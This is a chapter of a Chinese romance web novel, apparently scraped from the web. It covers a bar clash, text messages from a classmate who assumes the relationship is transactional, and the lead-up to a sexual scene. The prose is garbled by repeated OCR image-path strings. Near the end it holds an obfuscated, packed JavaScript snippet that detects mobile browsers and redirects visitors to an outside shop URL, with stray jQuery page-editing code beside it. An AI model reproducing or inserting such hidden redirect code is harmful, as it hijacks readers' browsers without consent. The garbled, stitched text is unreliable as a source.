13.第 13 章
作品:《淤泥(双重人格)》 包厢内场面乱成一团。
被猛然推开的中年男人重心不稳往后倒去,小腿狠狠磕在包厢中间的桌角上。
“你他妈谁啊?!”
“找死啊!”
剧痛让他面容扭曲,怒骂的声音高而充满戾气。
江沉原本冲过来时像莽撞的羚羊,凶狠的把人顶开,被他一吼,整个人一顿,眼神里闪过一丝恍惚的畏惧,无措的往后缩了缩。
身体往后一退,撞上了温暖而坚实的胸膛。
霍长铮的声音响在他耳边,微微压低了些,带着些恼似的,又像是戏谑逗弄:
“冲上去的时候不是跑得很快吗?”
“现在往后躲什么?”
“江沉,我带你出来交朋友,出来玩,你玩上男模了嗯?”
他说着江沉的不对,却把江沉往他身后带了带,站在了江沉的身前。
“江沉?”被突发情况弄得有些蒙的站在一排男生中间的其中一个犹豫着叫了一声江沉的名字。
江沉嗯了一声,伸手去拉他,把他一同拉到了霍长铮身后。
霍长铮气笑了,没准备在这里和江沉算账,但也没有阻止,算是另一种纵容。
大庭广众之下,他不会让江沉丢脸难堪。
霍长铮视线扫过这里,道:“不好意思,我弟弟喝醉了,你们这里的帐记在我卡上,就当赔罪了。”
中年男人站起身,骂骂咧咧道:“你看不起谁呢?”
他目光落在江沉的脸上,酒色熏透了眼睛露出有些垂涎的眼光,“你弟弟这么冲进来,怎么?也想站在这里被我们挑啊。”
江沉不适又厌恶地蹙了蹙眉,霍长铮的表情更是冷了下来。
江沉拉了拉霍长铮的衣角,低声道:“不要给他们钱。”
霍长铮挑眉看了他一眼,“你还挺霸道。”
“撞了人不想赔礼不想道歉还不想给钱。”
“你要横着走啊?”
江沉抿了抿唇,被说得有些窘迫,但他不喜欢这些人,给他们赔钱感觉花出去的钱都脏了。
中年男人和他的朋友叫嚷着,“我跟你说今天这事没完。”
“要是不让你弟弟来把这一瓶酒一口气干了再给我们道歉,你们别想走。”
霍长铮对他们的话置若罔闻,偏头对江沉说道:“今天就让你横着走。”
他转过身,看了眼听见有冲突后急急忙忙赶来的经理,淡声道:“赶出去。”
经理连连点头,脸上堆着笑:“霍总,您去旁边休息就好,保安马上就到。”
霍长铮嗯了声,“多谢。”
经理:“霍总您说笑了,这都是我们应该的,您先玩,我就不打扰你们了。”
霍长铮带着江沉离开,没有给旁人多余的眼神,江沉余光看见,人高马大的几个保安已经走进了那个包厢。
江沉嘴巴微微张开,有些惊讶,“他们为什么这么听你的话?”
“把客人赶出去,生意可以这样做?”
霍长铮似笑非笑的看着他,“不是某个横行霸道的小羚羊想这样吗?”
“我还不知道要为这件事欠多大的人情,给这间店的老板多少钱,为了让你霸道一次我亏大了。”
江沉垂了垂眸,表情窘迫愧疚更甚,讷讷道:“对不起...”
一旁的程欣心扑哧一下笑了,“江江,你被他骗啦。”
“这家酒吧是别人开着玩的,赶出去一个人,就算闹起来也很容易压下去,又没人受伤又没人动手的。”
“而且这里亏了赚了倒闭了对老板来说都无所谓,但是长铮哥手上和他的合作要是黄了,他就完了。”
说着,她忽然想起什么,道:“但是刚刚表哥你怎么说江江是你弟弟啊,不是男朋友吗?”
一句话引得跟在后面的两个人露出了有些异样的神情,每个人的反应都各不相同。
江沉怔愣了一下,被他拉过来的男生则若有所思的看着两人。
当事人倒是很坦然。
霍长铮道:“他还是学生,我们两个人的身份说出去容易引起其他人误会,没必要和陌生人说那么清楚。”
江沉还很稚嫩,明眼人一看就知道他还是学生。
而霍长铮已经走上社会,西装革履,又是另一种气质。
他和江沉之间隔着五岁的年龄差,这也是霍长铮愿意照顾江沉的另一个原因。
江沉对他而言,比霍长迟还像弟弟。
霍长铮对着程欣心道:“好了,你跟他们说我们有事先走了。”
程欣心扭头望了眼其实一直站在门口的众人,见霍长铮没有亲自过去打声招呼的意思,点了点头道:“好。”
酒吧门口,霍长铮挑眉看向江沉:“说说吧,怎么回事?”
明明另一个人也站在他面前,他却没有和对方说话的意思,只看向江沉。
后者却抢先于江沉开口,“霍..霍总。”
“江沉应该是为了帮我,我叫林安,和他是同学,他借过我的钱。”
江沉有些尴尬地立在原地,没有吭声。
霍长铮拧眉,“多少钱?”
“我帮他还。”
林安啊了一声,连连摆手:“不用不用,江江已经还了。”霍长铮眉头拧得更深:“既然已经还了,为什么张口就提他借过你钱的事?”
林安更慌张了,“不是,不是这个意思,我是想说我以前帮过江江,他今天可能才会那么冲动。”
霍长铮表情不怎么好,眉梢微微压着,带出点冷厉,“炫耀你们交情深?”
林安开口,话说得很绝望了:“......我没有这个意思,霍总。”
江沉拽了拽霍长铮的衣角,小声道:“好了,你先走吧。”
霍长铮知道现在自己应该拿出一个成年人的体面,很善解人意的走到一边,给两个人腾出说话的空间。
但是。
“什么话不能当着我的面说?”
这个叫林安的,霍长铮不知道他秉性如何,但是在这种地方,做那样的职业,江沉没必要和他有什么过深的往来。
林安看了看两人,笑了两声试图缓和气氛,“也是,已经挺晚了。”
“江江,我们加个联系方式下次再聊吧。”
霍长铮:“不是说同学吗?”
霍长铮:“联系方式都没有?”
霍长铮:“我看交情也不是很深就用不着加了吧。”
江沉顶着一句又一句的阻止,硬着头皮拿出手机扫着林安的二维码。
下一秒第三部手机伸了出来。
江沉诧异的看过去,霍长铮微笑:“你的朋友就是我的朋友,我也应该认识一下。”
......
回家的路上,司机在前面开着车,江沉和霍长铮坐在后面,时不时的说几句话。
霍长铮说,江沉嗯嗯啊啊的敷衍。手机无声的跳进一个又一个消息,江沉嘴上和霍长铮说着话,手上打字的动作也没停。
林安:“江江,他不是你男朋友吧?”
林安:“他嘴上还冠冕堂皇的说什么怕别人对你有误会,其实就是不想承认你吧。”
林安:“在哪里钓到的,你都穿上lv了你。”
江沉:“他应该不是那个意思...”
霍长铮在一旁看得皱眉,拿出手机找到刚加上的联系人,点开了那条他没回的消息。
林安:“霍总今天多谢您。”
霍长铮:“少和江沉说话。”
想了想又道:“你说借钱给江沉的事,具体什么情况?”
林安:“我和江沉是高中同学,高考完以后我们都被A市这边的学校录取了。”
林安:“本来说好一起来A市,两个人有个照应的,结果他家里出事了。”
霍长铮:“他找你借了多少钱?什么时候还的。”
林安忙得两边的消息来回切换着回,回着霍长铮的还不忘回江沉的。
江沉:“你不是在念书吗?”
林安:“我是兼职,做这个轻松来钱快啊,今天那样的应付一下就行了,不想跟着走可以就喝喝酒的,反正我也是男人,被摸两下也不会少块肉。”
林安:“但今天还是谢谢你啦,能不应付那种人还是不应付比较好。”
林安:“主要那里很多有钱人的,万一遇到霍总那样的,不就发了?”
林安:“还有那种富婆姐姐,保养得好,漂亮又大方的,谈一段也不亏啊。”
林安:“你不也是为了钱和霍总在一起的?”
霍长铮一边警告着林安,一边跟江沉道:“林安那个人心思不单纯,我不反感你交朋友,但是他不适合深交。”
林安的消息和霍长铮的话几乎同时传进江沉脑海里,一个被他看到,一个被他听到。
江沉心道,他其实和林安也没什么不同,只是运气好,遇到的是霍长铮。
嘴上对着霍长铮说道:“他以前帮过我的,碰上了聊两句都不可以吗?”
手上对着林安的聊天框打字,“我是啊。”霍长铮的手机叮咚一声响,是林安的消息。
林安:“没多少钱,就一千块。”
林安:“我后面才知道,他找我借钱的时候已经很久没吃过像样的饭了。”
林安:“他是个很要面子的人,如果不是真的没办法了他不会开口的,他...唉,他家里真的把他拖垮了。”
霍长铮没有回林安的消息,心情却沉了沉,像绳子的一端绑上了石块,坠在了心上。
“林安说那时候你借他的钱吃饭?”
“那时候你吃不起饭了?”
江沉在分心和林安聊天,闻言随口道:“也不算吃不起吧。”
“那种老式馒头,一块五就能买四个,能吃一天。”
霍长铮:“...这就是吃不起饭了,宝贝。”
刚一说出口,他就察觉到自己叫错了称呼,正想解释是叫习惯了嘴快,就见江沉头也没抬毫不在意的回他:
“没啊,很管饱的。”
霍长铮沉默了一下。他不知道该说江沉说得对不对,听上去好像没错,但就是很让人沉默。
而江沉只是在手机聊天的功夫分心回答他,轻飘飘的像在说无足轻重的事情。
而且,刚刚好像是他第一次在说破两个人的事情后,不是再为了演谁叫江沉宝贝。
虽然也是口误,但是,江沉一点反应都没有是不是没有把他说的两个人之间的差别当回事?
既然已经说破了,还分不清的话,对江沉,对他们都不是一件好事。
霍长铮思考着,而江沉那边,手机上的消息闪进来得很快。
林安:“我看他还挺维护你的。”
“要是你们分手了,介绍给我吧?”
江沉打字的手一顿,一句不行先从心底冒出来,却迟迟没有在键盘上敲下。
林安:“你想在他身上捞多少,你们做过没?”
林安:“你爸爸那个事情你是不是还欠着债的?”
林安:“要是他问你借钱的事情,你就把你家里的事情说一下,记得要哭啊,男人最吃这一套了。”
因为霍长铮的那句弟弟,和那个在林安看来有些欲盖弥彰的解释。他已经完全把江沉和霍长铮的关系往另一个方向想了,那种两个人短期交往谈几个月恋爱就分手的关系。
他其实也没有什么坏心眼,不过是想着他和江沉也算是有交情。
江沉和霍长铮两个人天壤之别的家庭身份,注定不可能长久。</;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17122579|195727||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
p>
江沉在霍长铮身上赚一点,要是霍长铮看得上他的话,他也跟着赚一点。
他的消息又多又快,江沉却松了口气,兀自忽略了其中的几条,挑着引用回复道:“没。”
林安:“大惊失色.jpg”林安:“你是想钓着他吗?钓一段时间可以,钓久了小心鱼脱钩。”
林安:“他在那种地方出入,经理对他那么谄媚,要是他在其他地方尝到肉味,可能就对你不是那么上心了。”
一只手伸过来拿走了江沉的手机。
霍长铮:“还在聊?”
江沉眼睛都吓得睁圆了,生怕霍长铮看到上面林安发的消息,飞扑过去一把按熄了屏幕。
扭身扑过去拿手机的缘故,他几乎是趴在了霍长铮腿上,姿势糟糕得江沉立刻就要撑着座椅想坐起来。
下一秒,砰的一声闷响。
江沉有些狼狈地跌坐在羊皮地毯上,错愕地看向霍长铮。
霍长铮眼里闪过懊恼,伸手去拉他,“你...”
“抱歉。”
迈巴赫的挡板是放下的,密闭的空间里,两个人之间的气氛只有一瞬间的暧昧就被铺天盖地的抗拒冲淡。
江沉想避开他的手,犹豫了一下还是伸手握住,低声说了句没事。
后排密闭的环境,仅仅几秒钟的安静,就好似有些让人坐立不安一般。
霍长铮忽然说道:“我会给你很多钱的,江沉。”
“我用你的名字,为你建立一个海外的信托基金,你每年都能从里面领钱,领一辈子。”
就算以后分开或者什么意外情况,也能领。
不会让你饿肚子。
霍长铮咽下了后面两句没说,氛围已经很怪异了,他不想再说得很肉麻。
他和江沉之间不能肉麻。
江沉眨巴了下眼睛,不明白这个话题的跳转速度。
他哦了一声,又顿了顿,说了声:“谢谢。”
接着江沉视线下瞟,又往右边移了移,声音更小了,“要我帮你吗?”
霍长铮大惊失色:“不用!”
“我不是这个意思!!”
“你刚刚趴在我的腿上,然后你呼气,你,我,就,”他词穷了一下,深吸了一口气,绷着脸道:“本能反应,不用管它。”
“我没有交易的意思,我只是。”
霍长铮叹了口气,心道算了,都快要洗不清了还是说了吧:
“我只是不想你以后再因为意外饿肚子。”
江沉一愣,怔怔地看着霍长铮,然后笑了下,“好哦。”
“我知道你没有交易的意思了。”
“但是我的意思是确实可以帮你。”
霍长铮这次拒绝的更快了,语速飞快语气又急:“真不用!”
虽然这玩意他这辈子可能都不会体会真正派上用场的感觉,但是偶尔自己手动一下还是能爽一下的。
但要是霍长迟现在其实醒着正在看,按他的疯劲,嫉妒心上来,不分敌我的把这玩意阉割了。好吧,应该不会。
但江沉这句帮忙真的有点吓人。
......
“宝宝帮我。”
仅仅亮着一盏夜灯的卧室里,江沉被握住手的时候,人还是蒙的。
【霍长铮】抱着他,两个人面对面的,他跨坐在【霍长铮】腿上。
从车里有些尴尬怪异的氛围里离开,到家洗漱过后,已经距离那句帮忙过去一个小时了。
现在是...
